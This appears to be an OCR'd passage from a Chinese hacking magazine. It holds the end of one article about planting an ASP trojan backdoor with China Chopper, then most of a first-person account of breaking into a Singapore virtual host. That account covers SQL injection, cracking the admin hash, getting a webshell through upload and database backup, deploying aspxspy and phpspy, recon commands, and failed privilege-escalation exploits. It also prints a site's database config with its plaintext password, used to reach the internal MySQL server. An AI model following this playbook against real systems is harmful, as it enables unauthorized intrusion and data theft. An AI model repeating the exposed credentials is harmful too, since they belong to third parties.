


图9

在中国菜刀工具上传网页木马51.asp，给网站留下木马后门，如图9所示，非常感谢Akast的带领，希望团队越来越好。

对一虚拟主机的曲折提权

7yy




图1

假期无聊，随便乱逛，来到了一个新加坡站点，网站很普通，估计是asp+Access的站点，随手点开一个页面，用“-0”、“-1”简单测试发现存在注入。立马将网址丢到啊D中，不一会儿，啊D就成功猜解出后台用户名密码，如图1。

密码被md5加密，在cmd5网上查得原文，登录后台，有种似曾相识的感觉，估计是国内的程序员开发的。后台有上传和数据库备份功能，马上上传图片木马，利用数据库备份顺利得到webshell。如图2。

利用菜刀连接，发现权限控制的并不严格，绝大多数目录能浏览。WEB站点目录统一放在“C:\Home\”下。如图3，看

着如此多的文件夹，心里不禁乐了，看来这个虚拟主机上的网站还不是一般的多。




图2




图3

既然服务器是虚拟主机，那应该是支持aspx与php的了，测试发现绝大多数站点目录下支持aspx和php，但有的php站点目录并不支持aspx，看来管理员对目录的脚本执行类型进行了简单的区分。




图4

分别在不同的目录中上传好aspxspy和phpspy，在aspx-spy中能成功执行命令。输入“ipconfig /all”，发现有两块网卡，其中内网IP为10.10.174.200，而外网IP为*.*.*.200，估计内外网IP的末尾是一一对应的。IIS Ipy也能成功执行，域名和对应的文件夹路径如图4。

继续执行命令“netstat –an”与“net start”查看了一下端口连接与服务开启情况，发现3389开放，服务器连接10.10.174.25的3306端口，并未发现有1433的连接，剩下的就是一长串的80连接了。

执行“systeminfo”查看下系统情况，如图5，系统是用的win 2003的web版本，而非常见的企业版，管理员估计设置的自动更新，服务器满补丁运行，但还是抱着奢望尝试了巴西烤肉等提权exp，均失败。




图5

远程连接其3389，5下shift看有没有后门，也并没有发现Hacker留下的踪迹。ftp服务是用微软自带的IIS搭建，服务器为每个站点都建立了唯一的用户，用net user可以查看到N多用户，都隶属于ftpusers组。翻遍了全盘，也没发现有mysql和MSSQL等数据库遗留或备份的痕迹。从前面执行的“netstat -an”结果中，此WEB服务器连接了10.10.174.25的3306端口，估计10.10.174.25被专门用做数据库服务器了。

来看看是否能利用下这个数据库服务器，在其中一个php站点的数据库连接中，发现的配置信息如下：

```
C:\Home\***-learnin\public_html\dbcon.php
$hostname = "mysql";
$database = "***-learnin";
$username = "***-learnin";
$password = "Sqlsdsx8";
$conn = mysql_pconnect($hostname, $username,
$password) or trigger_error(mysql_error(),E_USER_ER-
ROR);
```

hostname是mysql而不是常见的localhost，在aspx马中执行命令“ping mysql”，其ip为10.10.174.25。既然WEB服务器弄不下，也就只好先看看这个数据库服务器。将上述信息填入phpspy中，连接成功如图6，这时愣了，没想到这用户竟然能查看到mysql数据库。

